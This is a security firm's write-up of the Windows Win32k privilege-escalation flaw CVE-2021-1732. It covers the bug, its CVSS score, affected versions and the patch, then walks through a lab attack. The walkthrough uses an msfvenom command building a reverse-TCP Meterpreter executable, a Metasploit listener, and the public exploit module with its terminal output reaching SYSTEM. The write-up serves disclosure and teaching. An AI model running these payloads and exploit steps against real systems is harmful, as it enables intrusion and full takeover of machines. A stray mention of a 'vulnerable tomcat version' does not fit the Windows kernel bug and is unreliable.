SAFE SECURITY | 2021

Windows Win32k Elevation of Privilege Vulnerability

(Win32k ConsoleControl Offset Confusion)

CVE-2021-1732

Sheikhar Gautam, Rima Yadav

www.safe.security

V.02.06.21.01

Table of Contents

1 Introduction PAGE - 04

2 Exploit Implementation PAGE - 04

3 References PAGE - 04

2 Vulnerability description

- CVSS 3 Score
- Scope of Impact
- Mitigation

PAGE - 05 - 06

CVE-2021-1732 vulnerability occurs within Win32k that allows an attacker to escalates privileges from a normal user to NT AUTHORITY\SYSTEM. The bug exists in the WndExtra field of a window that can be altered into being treated as an offset despite being populated by an attacker's value. This can lead an attacker to achieve an out-of-bounds write operation, which lets an attacker increase their authority and control on a device.

Keywords : Win32k, LPE, CVE-2021-1732.

Introduction

This research paper illustrates the exploitation of the vulnerability found in Windows 10 1803 - 20H2, Windows Server 2019, 2004,20H2. The Vulnerability exploited by the BITTER APT organization in one operation which was disclosed in February this year was patched by Microsoft on February 09, 2021.

1. **Win32k**

   The Graphics Device Interface enables providing graphical content to monitors, printers, and other output devices. It resides in gdi.exe on 16-bit Windows and gdi32.dll on 32-bit Windows in user mode. Kernel-mode GDI support is provided by win32k.sys which communicates directly with the graphics driver.

2. **LPE**

   It is the act of exploiting a vulnerability in an operating system, or software application to gain elevated access to resources that are normally protected from an application or user.

3. **CVE-2021-1732**

   allows an attacker in an attempt to exploit a privilege escalation (EOP) Vulnerability in Microsoft Windows Win32K. A remote attacker may be able to exploit this to leverage the privileges on targeted vulnerable systems. In this vulnerability, the attacker needs to have access(active session) to the target system. The vulnerability occurs due to a boundary error when the Win32k.sys driver in the Windows kernel. A local-user can run a specifically created program to trigger memory corruption and execute arbitrary code on the system with elevated privileges.

Vulnerability Description


1. The vulnerability occurs in the Windows graphics driver “win32kfull!NtUserCreateWindowEx”.

2. When the driver win32kfull.sys calls “NtUserCreateWindowEx” to create a window, it will Check tagWND => cbWndExtra (the amount of additional memory allocated by the window instance). When the value is not empty, invokes the “win32kfull!xxxClientAllocWindowClassExtraBytes” function to call back the user layer “user32.dll! xxxClientAllocWindowClassExtraBytes” to create memory, after allocation, the address uses the “NtCallbackReturn function” to correct the stack and then returns to the kernel layer, then saves and continues to run. When the tagWND => flag value contains the 0x800 attribute, the value is addressed with an offset.

3. Use NtUserConsoleControl to modify the flag to include the 0x800 attribute.

4. Despite Being a kernel-mode code Execution and memory corruption Vulnerability, The System does not get a Blue Screen of Death(BSOD) even though the attack fails which allows the attacker to try the attack multiple times, which was achieved by using a combination of read/write primitives to escalate a token of the Target Process.

win32kfull!NtUserCreateWindowExVulnerability flowchart


Normal
Ring3
User32!CreateWindowEx
Ring0
Win32kfull!NtUserCreateWindowEx
Win32kfull!xxxClientAllocWindowClassExtraBytes
Ring3
Ring0
User32!_xxxClientAllocWindowClassExtraBytes
Attack
Ring3
User32!CreateWindowEx
Ring0
Win32kfull!NtUserCreateWindowEx
Win32kfull!xxxClientAllocWindowClassExtraBytes
Ring3
Ring0
Hook User32!_xxxClientAllocWindowClassExtraBytes
call Win32u!NtUserConsoleControl to flag|0x800
call Ntdll!NtCallbackReturn to return fake value

CVSS Score

Base Score :

7.8 (as of 26-03-2021 - 02:46)

Impact Score: 5.9

Exploitability Score : 1.8

Severity : HIGH

🟥⬜⬜⬜⬜

Risk : -

1. **Government:**
   a. Large and medium government entities: **HIGH**
   b. Small government entities: **MEDIUM**

2. **Businesses:**
   a. Large and medium business entities: **HIGH**
   b. Small business entities: **MEDIUM**

3. **Home Users: LOW**

Scope of Impact

- Privilege Escalation: Remote attackers can force their privileges on vulnerable systems. The exploit only supports Windows 10 versions 1803 - 20H2

Affected Versions

- Windows Server, version 20H2 (Server Core Installation)
- Windows 10 Version 20H2 for ARM64based Systems
- Windows 10 Version 20H2 for 32bit Systems
- Windows 10 Version 20H2 for x64based Systems
- Windows Server, version 2004 (Server Core installation)
- Windows 10 Version 2004 for x64based Systems
- Windows 10 Version 2004 for ARM64based Systems
- Windows 10 Version 2004 for 32bit Systems
- Windows Server, version 1909 (Server Core installation)
- Windows 10 Version 1909 for ARM64based Systems
- Windows 10 Version 1909 for x64based Systems
- Windows 10 Version 1909 for 32bit Systems
- Windows Server 2019 (Server Core installation)
- Windows Server 2019
- Windows 10 Version 1809 for ARM64based Systems
- Windows 10 Version 1809 for x64based Systems
- Windows 10 Version 1809 for 32bit Systems
- Windows 10 Version 1803 for ARM64based Systems
- Windows 10 Version 1803 for x64based Systems

Mitigations

Microsoft patched various new exploits in the Windows 10 Anniversary update version of the win32k kernel component. These Windows 10 Anniversary Update mitigations, which were developed based on proactive internal research, stop all observed in-the-wild instances of this exploit.

Apply the most recent upgrade or patches in their latest release of patch (February 09, 2021):
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-1732

Exploit Implementation


Attack Scenario:
We will be looking at a scenario with a target machine running a vulnerable Windows version which is done using VMWARE.

In this scenario, we will get a Meterpreter Session as the vulnerability is LPE. Then we will escalate our privileges by injecting a malicious dll(CVE-2021-1732.x64.dll) file using Metasploit Framework.

For this practical we will need:

- A target machine with a vulnerable tomcat version installed
- A Kali Linux machine to scan and exploit the vulnerability

1. Target information and windows version.
Command – winver



Item	Value
OS Name	Microsoft Windows 10 Pro
Version	10.0.19042 Build 19042
Other OS Description	Not Available
OS Manufacturer	Microsoft Corporation
System Name	DESKTOP-J34QNKO
System Manufacturer	VMware, Inc.
System Model	VMware7,1
System Type	x64-based PC
System SKU	
Processor	Intel(R) Core(TM) i7-4790K CPU @ 4.00GHz, 3998 Mhz, 2 Core(s), 2 Logical Pr...
BIOS Version/Date	VMware, Inc. VMW71.00V.16722896.B64.2008100651, 10/08/2020
SMBIOS Version	2.7
Embedded Controller Version	255.255
BIOS Mode	UEFI
BaseBoard Manufacturer	Intel Corporation
BaseBoard Product	440BX Desktop Reference Platform
BaseBoard Version	None
Platform Role	Desktop
Secure Boot State	Off
PCR7 Configuration	Binding Not Possible
Windows Directory	C:\Windows
System Directory	C:\Windows\system32
Boot Device	\Device\HarddiskVolume1
Locale	United Kingdom
Hardware Abstraction Layer	Version = "10.0.19041.488"
Username	DESKTOP-J34QNKO\Victim OS
Time Zone	India Standard Time
Installed Physical Memory (RAM)	2.00 GB
Total Physical Memory	2.00 GB
Available Physical Memory	1.29 GB
Total Virtual Memory	3.12 GB
Available Virtual Memory	1.85 GB
Page File Space	1.13 GB
Page File	C:\pagefile.sys
Kernel DMA Protection	Off
Virtualisation-based security	Not enabled

About Windows

Windows 10

Microsoft Windows
Version 20H2 (OS Build 19042.508)
© 2020 Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software Licence Terms to:

Windows User

OK


Fig. 1.1

Exploitation

2. Meterpreter Payload
   Victims Firewall should be disabled to execute this exploit.
   Create a malicious .exe with msfvenom to get a meterpreter session with the Targeted System.

   Command - msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 –platform windows -f exe LHOST=192.168.190.138 LPORT=4433 -o /root/test.exe

   The command is used in msfvenom to generate a 64-bit Windows executable file that implements a Reverse TCP connection for the payload.




```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -platform windows -f exe LHOST=192.168.190.138 LPORT=4433 -o /root/test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /root/test.exe

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  test.exe  Videos
```

Fig. 2.1

3. First, we'll set up Metasploit to use the generic payload handler "multi/handler" using the command - use multi/handler.

   We will then set the payload to match the setting within the executable.

   Command –
   set payload windows/x64/meterpreter/reverse_tcp
   set LHOST 192.168.190.138
   set LPORT 4444



kali-linux-2021.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2021.1-vmware...
kali@kali: ~
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~/Desktop
kali@kali: ~
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
        ,.|          '      `-.;_'
        :  .  `  ;    `  `  --,.._;
         ' `    ,   )    .'
            `._ ,  '   /_
               ; ,''-,;' ``-
                ``-..__``--`

                         https://metasploit.com


       =[ metasploit v6.0.40-dev                          ]
+ -- --=[ 2119 exploits - 1138 auxiliary - 360 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > sessions

Active sessions
===============

No active sessions.

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.190.138
LHOST => 192.168.190.138
msf6 exploit(multi/handler) > set LPORT 4433
LPORT => 4433
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.138:4433
[*] Sending stage (200262 bytes) to 192.168.190.98
[*] Meterpreter session 1 opened (192.168.190.138:4433 → 192.168.190.98:58692) at 2021-05-14 12:45:29 -0400

meterpreter > getuid
Server username: DESKTOP-J34QNKO\Victim OS
meterpreter >
```

Fig. 3.1

Exploitation

As seen below we are now able to open a session with the target machine(Victim OS).



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.138:4433
[*] Sending stage (200262 bytes) to 192.168.190.98
[*] Meterpreter session 1 opened (192.168.190.138:4433 → 192.168.190.98:60540) at 2021-05-14 12:29:37 -0400

meterpreter > sysinfo
Computer        : DESKTOP-J34QNKO
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: DESKTOP-J34QNKO\Victim OS
meterpreter > 
```


Fig. 3.2

4. Now we search and select for the exploit within the Metasploit framework and see what options are there to be configured in the exploit.

Command – search cve 1732

use 0(the number specifies the position of the exploit if multiple results are shown) show options

after executing the command we can see the target which is vulnerable to this particular exploit.




```
msf6 exploit(multi/handler) > search cve 1732

Matching Modules
================

   #  Name                                        Disclosure Date  Rank  Check  Description
   -  ----                                        ---------------  ----  -----  -----------
   0  exploit/windows/local/cve_2021_1732_win32k  2021-02-10       good  Yes    Win32k ConsoleControl Offset Confusion


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/cve_2021_1732_win32k

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2021_1732_win32k) > show options

Module options (exploit/windows/local/cve_2021_1732_win32k):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.190.138  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 v1803-20H2 x64
```

Fig. 4.1

Exploitation


5. Here we set the option that are required by the exploit



```
msf6 exploit(windows/local/cve_2021_1732_win32k) > set LHOST 192.168.190.
138
LHOST => 192.168.190.138
msf6 exploit(windows/local/cve_2021_1732_win32k) > set session -1
session => -1
msf6 exploit(windows/local/cve_2021_1732_win32k) > show options

Module options (exploit/windows/local/cve_2021_1732_win32k):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  -1               yes       The session to run this module o
                                       n.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', s
                                        eh, thread, process, none)
   LHOST     192.168.190.138  yes       The listen address (an interfac
                                        e may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 v1803-20H2 x64


msf6 exploit(windows/local/cve_2021_1732_win32k) > 
```

Fig. 5.1

6. Check if the Target machine which is in session in the background is vulnerable to this exploit or not. Command - check




```
msf6 exploit(windows/local/cve_2021_1732_win32k) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x64/windows  DESKTOP-J34QNKO\Victim OS @ DESKTOP-J34QNKO  192.168.190.138:4433 → 192.168.190.98:60540 (192.168.190.98)

msf6 exploit(windows/local/cve_2021_1732_win32k) > check
[*] The target appears to be vulnerable.
msf6 exploit(windows/local/cve_2021_1732_win32k) > 
```

Fig. 6.1

Exploitation

7. After identifying the Vulnerable system we inject our malicious dll file to the target machine and the exploit will attempt to escalate the privilege and open a new session with the privileged user.



kali-linux-2021.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2021.1-vmware...
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msf6 exploit(windows/local/cve_2021_1732_win32k) > set session -1
session => -1
msf6 exploit(windows/local/cve_2021_1732_win32k) > check
[*] The target appears to be vulnerable.
msf6 exploit(windows/local/cve_2021_1732_win32k) > exploit

[*] Started reverse TCP handler on 192.168.190.138:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad to host the DLL ...
[+] Process 884 launched.
[*] Reflectively injecting the DLL into 884 ...
[*] Sending stage (200262 bytes) to 192.168.190.98
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.190.138:4444 → 192.168.190.98:55769) at 2021-05-14 12:55:20 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-J34QNKO
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Fig. 7.1

8. So we finally have the NT Authority\SYSTEM access of our target machine, which is the most powerful account on a Windows local instance.

getuid command is used to check the target information after the succession of the Exploit


kali-linux-2021.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2021.1-vmware...
kali@kali: ~
12:57 PM
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
[*] Meterpreter session 2 opened (192.168.190.138:4444 → 192.168.190.98:55769) at 2021-05-14 12:55:20 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-J34QNKO
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/local/cve_2021_1732_win32k) > sessions

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         meterpreter x64/windows  DESKTOP-J34QNKO\Victim OS @ DESKTOP-J34QNKO  192.168.190.138:4433 → 192.168.190.98:55766 (192.1
                                                                           68.190.98)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ DESKTOP-J34QNKO  192.168.190.138:4444 → 192.168.190.98:55769 (192.1
                                                                           68.190.98)

msf6 exploit(windows/local/cve_2021_1732_win32k) >
```

Fig. 8.1

References

1. https://www.cisecurity.org/advisory/critical-patches-issued-for-microsoft-products-february-09- 2021_2021-024/

2. https://iamelli0t.github.io/2021/03/25/CVE-2021-1732.html

3. https://reactos.org/wiki/Win32k.sys

4. https://ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used- by-bitter-apt-in-targeted-attack/

